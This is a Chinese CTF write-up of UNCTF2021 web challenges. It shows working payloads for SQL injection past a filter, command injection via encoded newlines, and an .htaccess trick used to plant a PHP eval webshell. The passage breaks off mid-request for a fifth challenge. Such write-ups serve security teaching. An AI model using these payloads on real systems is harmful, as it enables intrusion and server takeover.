UNCTF2021 部分WP

原创

Colazxk.xyz 已于 2022-03-07 22:47:22 修改 530 收藏 1

文章标签： php 安全 web安全 unctf rsa
于 2021-12-07 16:15:17 首次发布

Cola

UNCTF2021 Writeup

Web

fuzz_md5

审计源码，需传入user、pass，user需要="unctf",pass的md5前5位需要="66666"。

user使用preg_replace，替换unctf为空，但仅替换一次，可使用ununctfctf双写绕过。

```
$a=preg_replace("/unctf/i","",$user);
```


md5使用脚本爆破

```
import hashlib

md5 = "66666"
for asc1 in range(48,123):
    for asc2 in range(48,123):
        for asc3 in range(48,123):
            for asc4 in range(48,123):
                for asc5 in range(48,123):
                    asc = chr(asc1)+chr(asc2)+chr(asc3)+chr(asc4)+chr(asc5)
                    proof = asc
                    digest = hashlib.md5(proof.encode('utf-8')).hexdigest()
                    if digest[0:5] == md5:
                        zhi ='-------------------------------------\n'+proof+'\n'+digest+'\n'
                        f = open("zhi.txt",'w')
                        f.write(zhi)
                        f.close()
                        print (proof+'\n'+digest+'\n')
```

payload：

```
?user=ununctfctf

pass=010LH
```

得到flag



```php
<?php
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
$user=$_GET["user"];
$pass=$_POST["pass"];
$pass2=md5($pass);
$pass3=substr($pass2, 0, 5);
$a=preg_replace("/unctf/i","",$user);
if($a==="unctf"){
        if($pass3==="66666"){
                echo  $flag;
        }
        else{
                echo  "welcome  to  unctf~";
        }
}
else{
        echo  "welcome  to  unctf~~";
}
```

UNCTF{1e779095-7c32-40cb-9315-e50c263bf4d3}

```
http://2eb23a91-29fb-43d6-81ef-14f1ac5bd96f.node1.hackingfor.fun/?user=ununctfctf
```

```
pass=010LH
```

can_you_hacked_me

F12查看，有提示源码在www.zip，访问下载得到。

在db.sql查看到账号密码为admin，AdminSecret，但提交提示“Admin only allow to login at localhost”。

审计源码发现使用了

```php
if (strtolower($_GET['username']) == 'admin' && $_SERVER["REMOTE_ADDR"] != '127.0.0.1') {
        die('Admin only allow to login at localhost');
    }
```

尝试发现$_SERVER[“REMOTE_ADDR”]无法绕过
关键源码如下：

```php
function waf1($inject) {
    preg_match("/'|union|select|&|\||and|or|\(|,/i",$inject) && die('return preg_match("/\'|union|select|&|\\||and|or|(|,/i",$inject);');
}

    waf1($username) || waf1($password);

    $sql = "select * from `users` where username = '$username' and password = '$password';";

    $result = $conn->query($sql);
```

```sql
CREATE DATABASE IF NOT EXISTS supersqli;

USE supersqli;

CREATE TABLE IF NOT EXISTS `users` (
  `id` int(10) NOT NULL,
  `username` varchar(20) NOT NULL,
  `password` varchar(20) NOT NULL
) ENGINE=MyISAM  DEFAULT CHARSET=utf8;


INSERT INTO `users` values(1,'test', 'test'),(2,'admin','AdminSecret');
```


尝试SQL注入，代码过滤了很多关键词，但仔细看没有过滤掉
payload：

```
?username=\&password= < 1 limit 1 offset 1;--+
```

拼接后实际的SQL语句为

```sql
select * from `users` where username = '\' and password = ' < 1 limit 1 offset 1;
```

向$username传入的\将 and password = 前的’转义失效，使 and password = 成为了字符串
username = ‘\' and password = ’ < 1在SQL中的运算结果是永真，再加上limit 1 offset 1限定到位于第2条的admin记录
得到flag



Can You Hacked me?

Username:
Password:
提交查询

```
select * from `users` where username = '\' and password = ' < 1 limit 1 offset 1;-- ';
Welcome Admin, here is your flag: UNCTF{c9fc7580-710a-4357-906e-9a846ec77c00}
```

```
http://0c37d2b2-9116-4a3d-bda0-2d31a427144e.node1.hackingfor.fun/?username=\&password=< 1 limit 1 offset 1;--+
```


除此之外，还可使用'\' and password ='^0，在SQL中'\' and password ='^0的运算结果为数字0
而SQL中字符串与数字比较时会先将字符串转化为数字，但admin这种字符串中没有数字，转化结果为数字0
于是’admin’ = ‘’ and password ='^0会转化为0=0，条件成立。

phpmysql

审计源码，需要传入host、user、pwd、port

```php
if(is_numeric($db_host)){
    echo("fakeflag is /flag"."<br>");
    if(preg_match("/;|\||&/is",$db_user) || preg_match("/;|\||&/is",$db_pwd) || preg_match("/;|\||&/is",$db_port)){
        die("嘉然今天吃什么");
    }
    system("mysql -h $db_host -u $db_user -p $db_pwd -P $db_port --enable-local-infile");
}
else{
    echo("Maybe you can do someting else"."<br>");
    if(!isset($db_user) || !isset($db_pwd)){
        eval("echo new Exception(\"<script>alert('关注嘉然，顿顿解馋！！！');</script>\");");
    }
    else{
        $db_user = str_ireplace("SplFileObject", "UNCTF2021", $db_user);
        eval("echo new $db_user($db_pwd);");
    }
}
```

尝试传入默认参数，host需转为数字型，127.0.0.1为2130706433



Post data

```
host=2130706433&port=3306&pwd=root&user=root
```

```
<?php
show_source(__FILE__);
echo("欢迎来到unctf2021, have fun"."<br>");

$db_host=$_POST['host'];
$db_user=$_POST['user'];
$db_pwd=$_POST['pwd'];
$db_port=$_POST['port'];

if($db_host==""){
    die("数据库地址不能为空！");
}

if(is_numeric($db_host)){
    echo("fakeflag is /flag"."<br>");
    if(preg_match("/;|\||&/is",$db_user) || preg_match("/;|\||&/is",$db_pwd) || preg_match("/;|\||&/is",$db_port)){
        die("嘉然今天吃什么");
    }
    system("mysql -h $db_host -u $db_user -p $db_pwd -P $db_port --enable-local-infile");
}
else{
    echo("Maybe you can do someting else"."<br>");
    if(!isset($db_user) || !isset($db_pwd)){
        eval("echo new Exception(\"<script>alert('关注嘉然，顿顿解馋！！！');</script>\");");
    }
    else{
        $db_user = str_ireplace("SplFileObject", "UNCTF2021", $db_user);
        eval("echo new $db_user($db_pwd);");
    }
} 欢迎来到unctf2021, have fun
fakeflag is /flag
```


使用%0a换行，执行命令

根据提示尝试cat /flag发现无法返回结果，使用ls /发现flag的文件名为flllaaaaag

payload：

```
host=2130706433&user=root&pwd=root&port=3306%0als /%0a
host=2130706433&user=root&pwd=root&port=3306%0acat /flllllaaaaag%0a
```

得到flag



Post data

```
host=2130706433&user=root&pwd=root&port=3306
```

```php
<?php
show_source(__FILE__);
echo("欢迎来到unctf2021，have fun"."<br>");

$db_host=$_POST['host'];
$db_user=$_POST['user'];
$db_pwd=$_POST['pwd'];
$db_port=$_POST['port'];

if($db_host==""){
    die("数据库地址不能为空！");
}

if(is_numeric($db_host)){
    echo("fakeflag is /flag"."<br>");
    if(preg_match("/;|\||&/is",$db_user) || preg_match("/;|\||&/is",$db_pwd) || preg_match("/;|\||&/is",$db_port)){
        die("嘉然今天吃什么");
    }
    system("mysql -h $db_host -u $db_user -p $db_pwd -P $db_port --enable-local-infile");
}
else{
    echo("Maybe you can do someting else"."<br>");
    if(!isset($db_user) || !isset($db_pwd)){
        eval("echo new Exception(\"<script>alert('关注嘉然，顿顿解馋！！！');</script>\");");
    }
    else{
        $db_user = str_ireplace("SplFileObject", "UNCTF2021", $db_user);
        eval("echo new $db_user($db_pwd);");
    }
} 欢迎来到unctf2021，have fun
fakeflag is /flag
```

babywrite

审计源码，需传入filename、content写shell

```php
if (preg_match_all("/ph|\.\.|\//i", $filename) || strlen($filename) > 10) {
        die("No way!");
    }
    if (preg_match_all("/<\?|ph/", $content)) {
        die("No way!");
    }
```

使用preg_match_all过滤了ph，尝试使用数组绕过

文件内容可以正常写入，但文件名变成了“Array”

尝试写入.htaccess文件重写文件解析规则，使其它格式也可被当作php解析


payload：

```
?filename=.htaccess&content[]=AddType application/x-httpd-php .png
```

写入成功，此时png文件也能够被解析

payload:

```
?filename=1.png&content[]=<?php @eval($_POST[a]);
```




```php
<?php
highlight_file(__FILE__);
$sandbox = md5($_SERVER['REMOTE_ADDR']);
if (!is_dir($sandbox)) {
        mkdir($sandbox);
}
if (isset($_GET['filename']) && isset($_GET['content'])) {
        $filename = $_GET['filename'];
        $content = $_GET['content'];
        if (preg_match_all("/ph|\.\.|\//i", $filename) || strlen($filename) > 10) {
                die("No way!");
        }
        if (preg_match_all("/<\?|ph/", $content)) {
                die("No way!");
        }
        $filename = $sandbox . "/" . $filename;
        @file_put_contents($filename, $content);
        echo $filename;
}
```

```
Warning: preg_match_all() expects parameter 2 to be string, array given in /var/www/html/index.php on line 13
1b5337d0c8ad813197b506146d8d503d/1.png
```

```
http://53460026-980d-40c8-bb5b-c1e23eba5c76.node1.hackingfor.fun/?filename=1.png&content[]=<?php @eval($_POST[a]);
```

使用蚁剑连接getshell


在根目录得到flag



```
UNCTF{4bd96458-cd85-4313-9c6b-644260db7008}
```

encrypt_login

登录使用Burp Suite拦截，发现数据是加密的，无法直接暴破




```
POST /login.php HTTP/1.1
Host: 3912c627-3442-4dd5-9aff-b2ad699f4a70.node1.hackingfor.fun
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 177
Origin: http://3912c627-3442-4dd5-9aff-b2ad699f4a70.node1.hackingfor.fun
Connection: close
